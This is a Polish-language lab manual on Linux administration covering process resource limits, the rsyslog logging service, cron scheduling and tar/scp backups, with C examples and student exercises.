RLIMIT_FSIZE	Maksymalna wielkość pliku utworzonego przez proces. Gdy 0 to zakaz tworzenia plików.	Wysłanie sygnału SIGXFSZ do procesu przekraczającego zasób. Gdy sygnał jest ignorowany to plik nie zostanie powiększony ponad limit.
RLIMIT_NOFILE	Maksymalna liczba deskryptorów plików tworzonych przez proces.	Funkcja tworząca ponad limitowe pliki skończy się błędem.
RLIMIT_STACK	Maksymalny rozmiar stosu	Wysłanie sygnału SIGSEGV do procesu przekraczającego stos.
RLIMIT_NPROC	Maksymalna liczba procesów potomnych tworzonych przez proces.	Procesy przekraczające limit nie będą utworzone.
RLIMIT_MSGQUEUE	Pamięć zajmowana przez kolejki komunika tów POSIX	

Tab. 5-1 Zestawienie niektórych zasobów systemowych podlegających ograniczeniu

Ustanowienie ograniczenie `RLIMIT_CPU` na czas zużycia procesora w systemach działających nieprzerwanie nie ma dużego zastosowania

```
#include <stdlib.h>
#include <sys/resource.h>
int main(int argc, char *argv[]) {
  int res, i, num = 0;
  struct rlimit rl;
  printf("       CUR          MAX \n");
  getrlimit(RLIMIT_CPU,&rl);
  printf("CPU    %d   %d \n",rl.rlim_cur, rl.rlim_max);
  getrlimit(RLIMIT_CORE,&rl);
  printf("CORE   %d   %d \n",rl.rlim_cur, rl.rlim_max);
  rl.rlim_cur = 2;
  setrlimit(RLIMIT_CPU,&rl);
  while (1);
  return 0;
}
```

Program 5-1 Program `rlimit.c` testujący i nakładający ograniczenia na pobierane przez proces zasoby

Gdy przydzielony czas procesora ulegnie wyczerpaniu proces zakończy się z komunikatem:

```
$CPU time limit exceeded (core dumped)
```

5.3 Ustanawianie ograniczeń na użycie zasobów dla użytkowników

System Linux umożliwia ustanowienie limitu na wymienione wyżej zasoby dla poszczególnych użytkowników. Limity takie zapobiegają nadmiernemu użyciu zasobów przez danego użytkownika, co mogło by prowadzić do sytuacji gdy inni uzytkownicy nie otrzymują potrzebnych im zasobów. Ustawienie limitów na zasoby odbywa się przez edycję pliku `/etc/security/limits.conf`. Więcej informacji na temat pliku znaleźć można w podręczniku systemowym pisząc:

```
$man limits.conf
```

Plik zawiera linie postaci:

```
<domain> <type> <item> <value>
```

Gdzie:
`<domain>` nazwa użytkownika
nazwa grupy (poprzedzona znakiem @
znak * dla domyślnego użytkownika
`<type>` typ ograniczenia `soft` lub `hard`, `-` dla `soft` i `hard`
`<item>`

`core`	limits the core file size (KB)
`data`	maximum data size (KB)
`fsize`	maximum filesize (KB)
`memlock`	maximum locked in memory address space (KB)
`nofile`	maximum number of open files
`stack`	maximum stack size (KB)
`cpu`	maximum CPU time (minutes)
`nproc`	maximum number of processes
`as`	address space limit (KB)
`maxlogins`	maximum number of logins for this user except for this with uid=0
`axsyslogins`	maximum number of all logins on system
`priority`	the priority to run user process with (negative values boost process priority)
`msgqueue`	maximum memory used by POSIX message queues (bytes) (Linux 2.6 and higher)
`nice`	maximum nice priority allowed to raise to (Linux 2.6.12 and higher) values: [-20,19]
`rtprio`	maximum realtime priority allowed for non privileged processes
`chroot`	the directory to chroot the user to

```
*               soft    core            0
root            hard    core            100000
*               hard    nofile          512
@student        hard    nproc           20
@faculty        soft    nproc           20
@faculty        hard    nproc           50
ftp             hard    nproc           0
@student        -       maxlogins       4
@500:           soft    cpu             10000
600:700         hard    locks           10
```

Przykład 5-1 Przykład pliku `/etc/security/limits.conf`

Informacje na temat limitów zasobów można uzyskać za pomocą polecenia:

```
man 5 limits.conf
```

5.4 Zadania

5.4.1 Ustawianie i testowanie limitów użycia zasobów z poziomu shell

W systemie Linux istnieje możliwość ograniczenia wielkości zasobu przyznawanego procesom [10]. Ograniczeniu podlegać może czas zuzycia procesora, wielkość pamięci zajmowanej przez proces, maksymalnej liczby deskryptorów plików i inne parametry. Z poziomu shella można uzyskiwać informacje o ograniczeniach zasobu za pomocą polecenia ulimit. Zapoznaj się z tym poleceniem w podręczniku man (man 1 bash). Wyświetl na terminalu aktualne wielkości ograniczeń na zasoby:

```
ulimit -a
```

Ustaw z poziomu shell'a podane niżej ograniczenia zasobów i napisz zestaw programów / skryptów wytwarzających sytuację ich przekroczenia. Sytuacja ta ma być wykryta i zasygnalizowana.

Należy przeprowadzić testy dla następujących zasobów:

RLIMIT_CPU	Czas zużycia procesora
RLIMIT_DATA	Wielkość pamięci zajmowanej przez dane zainicjowane, niezainicjowane i stertę
RLIMIT_FSIZE	Maksymalna wielkość pliku utworzonego przez proces
RLIMIT_NOFILE	Maksymalna liczba plików tworzonych przez proces
RLIMIT_NPROC	Maksymalna liczba procesów tworzonych przez proces

5.4.2 Ustawianie i testowanie limitów użycia zasobów z poziomu programu

Napisz program test_limit testujący ustawienie limitów zasobów i wytwarzający sytuację ich przekroczenia. Sytuacja ta ma być wykryta i zasygnalizowana. Należy użyć funkcji:

`int getrlimit(int resource, struct rlimit *rlim)` - testowanie limitu zasobu
`int setrlimit(int resource, const struct rlimit *rlim)` - ustawianie limitu zasobu

Należy przeprowadzić testy dla następujących zasobów:


RLIMIT_CPU	Czas zużycia procesora
RLIMIT_DATA	Wielkość pamięci zajmowanej przez dane zainicjowane, niezainicjowane i stertę
RLIMIT_FSIZE	Maksymalna wielkość pliku utworzonego przez proces
RLIMIT_NOFILE	Maksymalna liczba plików tworzonych przez proces
RLIMIT_NPROC	Maksymalna liczba procesów tworzonych przez proces

5.4.3 Ustawianie limitów użycia zasobów dla użytkowników

Utwórz nowego użytkownika `test` i ustanów dla niego ograniczenia dla zasobów: `nofile, nproc, stack, maxlogins,` poprzez edycję pliku `limits.conf`. Następnie przetestuj te limity wykorzystując program `ulimit`. Napisz program tworz_proc.c który tworzy zadaną jako argument liczbę procesów. Wykorzystaj ten program do sprawdzenia czy działa ograniczenie na limit procesów. Sprawdź też inne ograniczenia.

6. Rejestrator systemowy

Rejestrator systemowy jest istotną częścią systemu komputerowego wpływającą na jego bezpieczeństwo. Jeżeli system zachowuje się niezgodnie z oczekiwaniami wtedy należy przeanalizować zapisy w plikach rejestrowych. Większość systemów rodziny Unixa do rejestracji zdarzeń używa usługi `syslogd` lub nowszej `rsyslogd`.



6.1 Demon rejestratora systemowego

Aktywność demona rejestratora systemowego sprawdzamy poleceniem: `systemctl status rsyslog`

```
root@kali:~# systemctl status rsyslog
● rsyslog.service - System Logging Service
   Loaded: loaded (/lib/systemd/system/rsyslog.service; enabled; vendor preset:
   Active: active (running) since Tue 2019-10-01 06:51:11 EDT; 3h 49min ago
     Docs: man:rsyslogd(8)
           http://www.rsyslog.com/doc/
```

Przykład 6-1 Sprawdzenie aktywność demona rejestratora systemowego

Demon rejestratora systemowego tworzy pliki dzienników w katalogu `/var/log`.


```
#tail 20 /var/log/syslog
==> syslog <==
Nov  2 10:48:47 kali gnome-terminal-[1320]: GtkScrollbar 0x9b4c4d0 is drawn
without a current allocation. This should not happen.
```

Przykład 6-2 Przykładowy zapis w pliku `/var/log/syslog`

Nie wszystkie pliki zawarte w katalogu `/var/log` są obsługiwane przez rejestrator systemowy. Aby się przekonać które, należy sprawdzić pliki konfiguracyjne. Podstawowy plik konfiguracyjny rejestratora systemowego to `/etc/rsyslog.conf`. Dodatkowe konfiguracje zawarte są w katalogach `/etc/rsyslog.d`. Konfiguracja składa się z reguł tradycyjnych i rozszerzeń (zaczynają się znaku $).
Tradycyjna reguła składa się z selektora i akcji. Selektor określa typ komunikatu oraz priorytet komunikatu a akcja co należy zrobić gdy komunikat się pojawi. Zwykle jest to miejsce docelowe wysłania komunikatu. Selektor składa się z:

- Typu komunikatu (ang. *facility*)
- Priorytetu (ang. *priority*)

Są one liczbami i są rozdzielone kropką.



Dodatkowo w polu „selektor” można stosować następujące znaki:

przecinek , - grupuje kilka typów komunikatów którym odpowiada takie samo działanie.
średnik ; - grupuje kilka selektorów którym odpowiada takie samo działanie
gwiazdka * - zastępuje pola typ komunikatu i priorytet dla wszystkich wartości tego pola

Typy komunikatów podane zostały w Tabela 6-1 a priorytety w Tabela 6-2.

LOG_AUTH	Bezpieczeństwo i autoryzacja
LOG_AUTHPRIV	Bezpieczeństwo i autoryzacja (prywatne)
LOG_CRON	Demon zegarowy (cron i at)
LOG_DAEMON	Demony systemowe
LOG_FTP	Demon FTP
LOG_ KERN	Komunikaty jądra
LOG_LOCAL0 - LOG_LOCAL7	Komunikaty lokalne
LOG_MAIL	Podsystem pocztowy
LOG_USER	Komunikaty użytkownika

Tabela 6-1 Opis typów komunikatów

LOG_EMERG	System jest niesprawny
LOG_ALERT	Akcja musi byc podjęta natychmiast
LOG_CRIT	Warunki krytyczne
LOG_ERR	Błędy
LOG_WARNING	Ostrzeżenia
LOG_NOTICE	Zdarzenie normalne ale ważne
LOG_INFO	Komunikat informacyjny
LOG_DEBUG	Komunikat uruchomieniowy

Tabela 6-2 Opis priorytetów komunikatów. Priorytet LOG_EMERG jest najwyższy LOG_DEBUG najniższy

Jeżeli w selektorze występuje dany priorytet to system wysyła komunikaty do wskazanego miejsca a także wszystkie komunikaty o wyższym priorytecie. Gdy nie chcemy aby komunikat był wysyłany, nadawany jest mu priorytet `none`.

```
*.=info; mail,news.none /var/log/messages
```

Wszystkie komunikaty z priorytetem `info` należy zapisywać w pliku `/var/log/messages`. Pominąć komunikaty typu `mail` i `news`.

Pole akcja wskazuje co ma się dziać gdy pojawi się dany komunikat, można powiedzieć że wskazuje dokąd i jak komunikat ma być przekazany. Pole akcja może specyfikować:

- Nazwa pliku do którego komunikat ma być dopisany, np. `/var/log/syslog`. Gdy przed nazwą występuje znak minus, po zapisaniu ma być wywołana funkcja `sync` powodująca fizyczny zapis na dysku.
- Nazwa terminala na który ma być przekazany komunikat, np. `/dev/console`
- Nazwa kolejki FIFO (ang. *named pipe*) do której ma być przekazany komunikat (tworzona przez `mkfifo`).
- Nazwa użytkownika (o ile jest zalogowany), gwiazdka oznacza każdego użytkownika
- Zdalny komputer, nazwa zaczyna się od @, np. @finlandia. Komunikat będzie przekazywany na port UDP 514 .

Dokumentacja typów zdarzeń i priorytetów zawarta jest w dokumentacji: `man 5 rsyslog.conf.`

```
auth,authpriv.*          /var/log/auth.log
*.*;auth,authpriv.none   -/var/log/syslog
daemon.*                 -/var/log/daemon.log
kern.*                   -/var/log/kern.log
mail.*                   -/var/log/mail.log
user.*                   -/var/log/user.log
mail.info                -/var/log/mail.info
mail.warn                -/var/log/mail.warn
mail.err                 /var/log/mail.err
kern.crit                @finlandia;RFC3164fmt
*.*                      @192.168.0.1
kern.crit                /dev/console
```

Przykład 6-3 Fragment pliku konfiguracyjnego `/etc/rsyslog.conf`

Mając na względzie bezpieczeństwo, warto przechowywać komunikaty poza dyskiem maszyny na której pracuje rejestrator, aby nie mogły być zniszczone lub zmanipulowane na skutek awarii lub włamania do systemu. Można do tego wykorzystać zdalny komputer, na której pracuje rsyslog, lub też inny program nasłuchujący na porcie `514/UDP`, na który rejestrator standardowo przesyła komunikaty.

6.2 Program logger

Do wpisywania komunikatów do dzienników systemowych służy też program `logger`.

```
logger [opcje] [komunikat]
```

Jedną z opcji jest `–p typ.priorytet`
Wartości parametru typ komunikatu: `auth,authpriv,cron,daemon,ftp,lpr,mail,news, syslog,user,uucp,local0 do local7`
Wartości parametru priorytet: `emerg,alert,crit,err,warning,notice,info, debug`
Przykład działania programu `logger` dany jest poniżej.

```
root@kali:~# logger -p user.err komunikat z Kali
root@kali:~# tail -l /var/log/user.log
Nov  9 10:48:25 kali root: komunikat z Kali
```

Przykład 6-4 Użycie programu logger

```
uptime > uptime.txt
logger -p user.info -f uptime.txt
root@kali:~/lab/BUS/prog# tail -1 /var/log/user.log
Sep 19 11:40:19 kali root:  11:39:09 up  6:20,  1 user,  load average: 0.05,
0.11, 0.08
```

Przykład 6-5 Użycie programu logger do rejestracji obciażenia systemu

6.3 Dostęp do funkcji logowania z programu, funkcje interfejsowe

Dostęp do funkcji rejestratora systemowego zapewniony jest również z poziomu programu w języku C. Zapewniają go dane poniżej funkcje.

`openlog`	Funkcja tworzy połączenie pomiędzy procesem a rejestratorem systemowym
`syslog`	Dodaje wpis do pliku dziennika
`closelog`	Zamyka połączenie pomiędzy procesem a rejestratorem systemowym

Tabela 6-3 Ważniejsze funkcje używane do rejestracji zdarzeń

Funkcja `openlog` tworzy połączenie pomiędzy procesem a rejestratorem systemowym

```
#include <syslog.h>
void openlog(const char *ident, int option, int facility);
```

Gdzie:

`ident`	Napis pojawiający przed każdym komunikatem
`option`	Flagi modyfikujące działanie programu
`facility`	Specyfikuje typ komunikatu wysyłającego wiadomość (wymieniony w Tabela 6-1)

`LOG_CONS`	Pisz jednocześnie na konsolę
`LOG_NDELAY`	Otwórz połączenie do `rsyslog` natychmiast a nie gdy pojawi się pierwszy komunikat
`LOG_NDELAY`	Odwrotnie niż `LOG_NDELAY`
`LOG_PERROR`	Pisz komunikat także na `stderr`
`LOG_PID`	Do komunikatu dołącz `pid` procesu

Tabela 6-4 Opis opcji funkcji openlog. Opcje mogą współwystępować (operacja |)

Funkcja `syslog` przekazuje komunikat do rejestratora systemowego.

```
void syslog(int priority, const char *format, ...);
```

Gdzie:

`priority`	Priorytet komunikatu – patrz Tabela 6-2
`format`	Łańcuch formatujący, jak w funkcji `printf`

Funkcja `closelog zamyka połączenie z` rejestratorem systemowym..

```
void closelog(void);
```

Przykład programu który zapisuje komunikat do pliku rejestrowego dany jest poniżej.

```
include <stdio.h>
#include <unistd.h>
#include <syslog.h>

int main(void) {
 openlog("testlog", LOG_PID|LOG_CONS, LOG_USER);
 syslog(LOG_INFO, "Test demona rsyslog ");
 closelog();
 return 0;
}
```

Przykład 6-6 `Program log_hello.c do testowania procesu logowania zdarzeń`

Po kompilacji i uruchomieniu programu możemy zaobserwować rezultat jego działania wyświetlając zawartość pliku `/var/log/syslog`

```
#tail –l /var/log/syslog
```

6.4 Usługa rsyslog

W systemach rodziny Debian rejestrator `rsyslogd` jest usługą systemową (ang. *service*). Usługa może być startowana, zatrzymywana, testowana i zatrzymywana. Wykonywane jest to za pomocą polecenia `service`.

- `service rsyslog restart`
- `service rsyslog stop`
- `service rsyslog start`
- `service rsyslog status`

Przykład restartu i testowania stanu usługi podano poniżej.

```
root@kali:~/lab/zasoby# service rsyslog restart
root@kali:~# service rsyslog status
● rsyslog.service - System Logging Service
   Loaded: loaded (/lib/systemd/system/rsyslog.service; enabled; vendor preset:
   Active: active (running) since Wed 2016-11-02 20:12:36 EDT; 5s ago
     Docs: man:rsyslogd(8)
           http://www.rsyslog.com/doc/
 Main PID: 5510 (rsyslogd)
```

```
    Tasks: 4 (limit: 4915)
   CGroup: /system.slice/rsyslog.service
           └─5510 /usr/sbin/rsyslogd –n
```

Przykład 6-7 Restart i pobieranie statusu usługi

6.5 Rotacja plików rejestrowych

Oprogramowanie systemowe i aplikacyjne może generować dużą liczbę informacji która zapisywana jest w plikach rejestrowych. Powoduje to niebezpieczeństwo przepełnienia urządzenia pamięciowego. Z tego powodu starsze pliki rejestrowe powinny być co jakiś czas kompresowane a potem kasowane. W systemie Debian Kali Linux wykonywane to jest przez usługę `cron` która uruchamia program `logrotate`.

```
#cat /etc/cron.daily/logrotate
#!/bin/sh
test -x /usr/sbin/logrotate || exit 0
/usr/sbin/logrotate /etc/logrotate.conf
```

Program `logrotate` ma swój plik konfiguracyjny `/etc/logrotate.conf`.

```
#ls /var/log
auth.log    auth.log.1        auth.log.2.gz
daemon.log  daemon.log.1      daemon.log.2.gz
debug       debug.1
dpkg.log    dpkg.log.1
kern.log    kern.log.1
messages    messages.1
syslog      syslog.1    syslog.2.gz
user.log    user.log.1
```

Przykład 6-8 Zawartość katalogu `/var/log` (fragment)

6.6 Zadania

6.6.1 Odczyt komunikatów z plików rejestrowych

Sprawdź zawartość katalogu `/var/log`. Odczytaj i zinterpretuj ważniejsze zdarzenia, np.

- kto logował się ostatnio do systemu
- jaki program ostatnio zainstalowano
- jaka usługa została ostatnio uruchomiona

Zapisz odpowiednie komunikaty w pliku `wyniki.txt`

6.6.2 Zapis komunikatów za pomocą programu logger

Zapoznaj się ze stanem usługi `rsyslog` i z jej plikiem konfiguracyjnym `/etc/rsyslog.conf`. Zapisz komunikat „`Hello`” do plików rejestrowych `/var/log/debug`, `/var/log/messages`, `/var/log/syslog/`, `/var/log/user.log`.

6.6.3 Testowanie zajętości procesora – wykorzystanie programu uptime

Napisz program który monitoruje zajętość procesora w ciagu ostatniej minuty, 5 minut i 15 minut. Informacje te można uzyskać uruchamijac cyklicznie program `uptime` za pomocą funkcji systemowej `popen(3)`.

```
FILE *popen(”uptime”, ”r”);
```

Program `uptime` przekazuje takie informacje na `stdout`.

```
uptime
23:31:24 up 1 day,  3:16,  1 user,  load average: 0.06, 0.03, 0.00
```

Należy przechwycić te informacje i przetworzyć obciażenie procesora w ciagu ostatniej minuty do postaci liczbowej. Gdy obciażenie przekroczy zadany próg należy wpisać komunikat do pliku rejestrowego `/var/log/syslog` za pomocą funkcji `syslog(...)`.

6.6.4 Testowanie zajętości procesora – wykorzystanie funkcji sysinfo

Napisz program który monitoruje zajętość procesora w ciagu ostatniej minuty, 5 minut i 15 minut. Informacje te można uzyskać przy pomocy wywołania funkcji sysinfo(3).

```
int sysinfo(struct sysinfo *info)
```

Należy przechwycić te informacje. Gdy obciażenie przekroczy zadany próg należy wpisać komunikat do pliku rejestrowego `/var/log/syslog` za pomocą funkcji `syslog(...)`.

6.6.5 Przesyłanie komunikatów na inny komputer

Skonfiguruj usługę rsyslog tak aby przesyłać komunikaty na inny komputer. Komunikaty wysyłaj za pomocą programu logger

7. Demon czasowy i archiwizacja

7.1 Potrzeba archiwizacji

Jednym z najbardziej istotnych funkcji systemów komputerowych jest bezpieczne przechowywanie danych. Dane mogą ulec zniszczeniu na skutek:

- Uszkodzenia całości lub części dysku
- Pomyłki operatora
- Ataku zewnętrzego lub sabotażu

Przed uszkodzeniem dysku można się zabezpieczyć przez zastosowanie macierzy RAID i innych technologii zwielokrotnienia. Jednak nie zabezpiecza to przed pomyłkami czy atakami z zewnatrz. Stąd wynika że istnieje potrzeba wykonywania okresowej archiwizacji danych użytkownika. System operacyjny i aplikacje można uzyskać z posiadanych nośników. Dane użytkownika (np. zawartość bazy danych) ulegają jednak nieustannej zmianie, stąd potrzeba możliwie częstej ich archiwizacji. Archiwizacja danych powinna się odbywać automatycznie i stąd omówiony będzie demon czasowy `cron`.

7.2 Demon czasowy cron

W systemach komputerowych często zachodzi potrzeba uruchamiania pewnych usług z określonym interwałem czasowym lub też w określonych momentach czasu. Czynności takie mogą być wykonane przez demona `cron`. Czy demon `cron` jest uruchomiony możemy sprawdzić za pomocą polecenia:

```
#/etc/init.d/cron status
```

lub jak poniżej:

```
# systemctl  status cron
● cron.service - Regular background program processing daemon
   Loaded: loaded (/lib/systemd/system/cron.service; enabled; vendor preset: ena
   Active: active (running) since Wed 2018-10-24 10:55:56 EDT; 2h 16min ago
     Docs: man:cron(8)
 Main PID: 382 (cron)
    Tasks: 1 (limit: 4915)
   CGroup: /system.slice/cron.service
           └─382 /usr/sbin/cron –f
```

Przykład 7-1 Sprawdzenie czy demon cron jest aktywny

Demon wykorzystuje tablice (ang. `crontabs`) określające kiedy maja być wykonane czynności. Tablice te zawarte są w katalogu `/var/spool/cron/crontabs`. W poniższym przykładzie widzimy takie tabele dla użytkowników `root` i `ctest`.

```
# ls –l /var/spool/cron/crontabs
total 8
-rw------- 1 ctest crontab 1145 Sep 19 12:09 ctest
-rw------- 1 root  crontab 1138 Sep 19 11:50 root
```

Tablice `crontabs` nie powinny być edytowane bezpośrednio ale za pomocą polecenia `crontab`.

```
crontab [ -u user ] file
crontab [ -u user ] [ -i ] { -e | -l | -r }
```

Gdzie:
`r` – usuń tablicę crontab
`e` – edytuje tablicę crontab
`l` – listuj tablice crontab
`-u user` – nazwa użytkownika
`file` - nazwa pliku crontab

Tablica `crontab` składa się z linii, z których każda definiuje czas wykonania polecenia i zawiera też pewne polecenie. Składnia linii pokazana jest poniżej.

```
*     *     *     *     *  polecenie do wykonania
-     -     -     -     -
|     |     |     |     |
|     |     |     |     +----- dzień tygodnia (0 - 7), niedziela=0 |     |
|     |     |     +------- miesiąc (1 - 12)
|     |     +--------- dzień miesiąca (1 - 31)
|     +----------- godzina (0 - 23)
+------------- minuta (0 - 59)
```

Tab. 7-1 Składnia linii tabeli crontab

Dni tygodnia oznaczane są jako: `niedziela=0`, `poniedziałek=1, wtorek=2`, ..., `niedziela=7`. Niedziela może być przedstawiona jako 0 lub 7. W tabeli `crontab` dla każdego z parametrów można stosować:

- Wyliczenia, pozycje oddzielone przecinkiem, np. `5,10,30 * * * * polecenie` co znaczy wykonaj polecenie w minucie 5,10,30.
- Przedziały, pozycje oddzielone znakiem -, np `0,30 7-15 * * * polecenie` co znaczy wykonaj polecenie w minucie 0,30 w godzinach od 7 do 15
- Interwały, po pozycji znak */interwał, np. `*/10 * * * *  polecenie` co znaczy wykonaj polecenie co 10 minut.
- Gdy w linii ma być zdefiniowane kilka zadań należy rozdzielić je średnikiem, np. jak poniżej.

```
0,30 * * * * polecenie1; polecenie2
```

Oprócz wymienionych oznaczeń można stosować dodatkowe oznaczenia dane w poniższej tabeli.

Łańcuch	znaczenie
`@reboot`	`Wykonaj raz przy starcie.`
`@yearly`	`Wykonaj raz do roku, “0 0 1 1 *”.`
`@annually`	`(tak samo jak @yearly)`
`@monthly`	`Wykonaj raz w miesiącu, “0 0 1 * *”.`
`@weekly`	`Wykonaj raz w tygodniu, “0 0 * * 0”.`
`@daily`	`Wykonaj raz dziennie, “0 0 * * *”.`
`@midnight`	`(tak samo jak @daily)`
`@hourly`	`Wykonaj raz na godzinę, “0 * * * *”.`

Tab. 7-2 Dodatkowe oznaczenia tabeli crontab

Należy zauważyć że w przypadku poleceń uruchamianych przez demona `cron` występuje problem z określeniem środowiska i `standard input/output`. Jako że zadania uruchamiane przez `cron` nie mają standardowego wyjścia, nie powinny generować żadnych komunikatów. Osiągane jest to poprzez podany niżej sposób.

```
* * * polecenie > /dev/null 2>&1
```

Pierwsza część czyli > /dev/null znaczy że standardowe wyjście należy skierować na urządzenie wirtualne /dev/null gdzie znaki są ignorowane. Druga część wyrażenia 2>&1 znaczy że standardowe wyjście błędów (ma uchwyt 2) będzie skierowane na na standardowe wejście (ma uchwyt 1). Rezultatem będzie brak jakichkolwiek komunikatów. Gdyby komunikaty miały się pojawić kierowane są na pocztę elektroniczną danego użytkownika. W tabeli `crontab` należy określić środowisko a przykład tabeli podano poniżej.

```
# crontab -l
SHELL=/bin/bash
MAILTO=root@example.com
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
# Zapisuj co minute i co godzine w mies. 10 tekst do rejestru /var/log/user.log
* * * 10 *   logger -p user.info To jest wpis z crona
# Zapisuj co minute i co godzine obciazenie systemu do pliku /tmp/obciaz.txt
* * * * *   uptime >> /tmp/obciaz.txt
```

Przykład 7-2 Przykład tablicy `crontab`

Inne przykłady wpisów do tabeli crontab podano poniżej:

```
# Uruchamiaj program sa1 co 10 minut
*/10 * * * * root /usr/lib/sysstat/sa1 1 1
# Uruchamiaj program sa2 codziennie o 23:53
53 23 * * * root /usr/lib/sysstat/sa2 -A
```

Istnienie demona `cron` niesie ze sobą pewne zagrożenie. Użytkownicy mają możliwość, za jego pośrednictwem, uruchamiania zadań w momencie gdy nie są zalogowani w systemie (może są już daleko). Zadania takie mogą być destruktywne. Środkiem zaradczym jest możliwość dozwolenia uruchamiania zadań czasowych tylko pewnym użytkownikom (zaufanym). W tym celu należy utworzyć plik `/etc/cron.allow`:

```
#touch /etc/cron.allow
```

Gdy taki plik istnieje, wszyscy użytkownicy nie będące użytkownikiem `root,` a chcący korzystać z demona `cron`, muszą być w tym pliku wymienieni. Gdy chcemy aby tylko pewni uzytkownicy nie mogli korzystać z crona należy utworzyć plik `/etc/cron.deny` i tam umieścić ich nazwy. Gdy oba pliki istnieją działanie jest takie jakby istniał tylko plik `/etc/cron.allow`.

Systemowa tabela `crontab`

W Linuksie istnieje systemowa tabela `/etc/crontab` definiująca czynności terminowe wykonywane na potrzeby systemu. Może ona być podobna do tej w ponizszym przykładzie.

```
# run-parts
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
01 * * * * root run-parts /etc/cron.hourly
05 3 * * * root run-parts /etc/cron.daily
20 3 * * 0 root run-parts /etc/cron.weekly
40 3 1 * * root run-parts /etc/cron.monthly
```

Przykład 7-3 Przykładowa tabela `/etc/crontab`

W zdefiniowanych terminach program `run-parts` uruchamia wszyskie skrypty zawarte w katalogu podanym jako argument. Zauważmy, że w odróżnieniu od zwykłych `crontabs` ta zawiera pole odpowiadające nazwie użytkownika. Tym sposobem otrzymujemy alternatywną metodę wykonywania czynności okresowych. Listując, jak poniżej zawartość katalogu `/etc/cron.daily/` otrzymujemy listę skryptów które raz dziennie maja być wykonane.

```
# ls /etc/cron.daily/
0anacron    bsdmainutils      debtags     logrotate  ntp     sysstat
apache2     chkrootkit        dpkg        man-db     passwd  tripwire
apt-compat  cracklib-runtime  exim4-base  mlocate    samba
```

Tak więc jeżeli chcemy aby jakaś czynność była wykonana raz dziennie, kopiujemy odpowiedni skrypt do katalogu `/etc/cron.daily`.

7.3 Archiwizacja lokalna

Podstawowym narzędziem archiwizacji jest program `tar`. Pozwala on archiwizować i odtwarzać pliki i całe katalogi (łącznie z podkatalogami). Należy zauważyć, że archiwizowane są także atrybuty pliku, takie jak jego właściciel, grupa i prawa dostępu.

```
tar [-xtrcvof] [nazwa_archiwum] [pliki]
```

Opcje:

- x - odczytuje podane pliki z nazwa_archiwum
- c - tworzy nowe nazwa_archiwum; usuwając to, co było w nazwa_archiwum
- v - wyświetlanie nazw dołączanych plików
- o - pliki odczytywane z nazwa_archiwum otrzymują nazwę właściciela i grupy, jaką ma osoba je odczytująca
- f - używa archiwum o nazwie nazwa_archiwum
- t - wyświetla nazwy plików, króre znajdują się w nazwa_archiwum
- r - dodaje pliki do nazwa_archiwum

- nazwa_archiwum - nazwa pliku, do którego mają zostać starowane pliki
- pliki - pliki, które mają zostać włączone do archiwum

Przykłady wykorzystania polecenia `tar`:

- Utworzenie archiwum o nazwie `arch.tar` z wszystkich plików z rozszerzeniem c z katalogu bieżącego.
  ```
  tar -cvf arch.tar *.c
  ```
- Utworzenie archiwum w formacie `tgz (tar, gnu zip)` o nazwie `bus.tgz` z zawartości katalogu BUS
  ```
  tar -czf bus.tgz BUS
  ```
- Listowanie zawartości archiwum `bus.tgz`
  ```
  tar -tvf bus.tgz
  ```
- Rozpakowanie zawartości archiwum `bus.tgz` do bieżącego katalogu
  ```
  tar –xvf bus.tgz
  ```
- Rozpakowanie zawartości archiwum `bus.tgz` do katalogu `/tmp`
  ```
  tar –xvf bus.tgz –C /tmp
  ```

Utworzone programem `tar` archiwum powinno być skopiowane na inny nośnik jak: dysk przenośny USB, inny dysk, dysk sieciowy, inny komputer.

7.4 Archiwizacja sieciowa

7.4.1 Kopiowanie plików przez sieć

Kopie archiwalne, ze względu na aspekt bezpieczeństwa, dobrze jest przechowywać na zdalnym komputerze. Do przesyłania archiwum na inny komputer możemy użyć wspomnianego już programu `scp`.

```
scp [opcje][[użytkownik@]]host1:]plik1 [[użytkownik@]]host2:]plik2
```

Pokazuje to poniższy przykład.

```
# scp bus-lab2.tar.gz juka@192.168.0.125:
juka@192.168.0.125's password:
bus-lab2.tar.gz                               100%  226KB   8.4MB/s   00:00
```

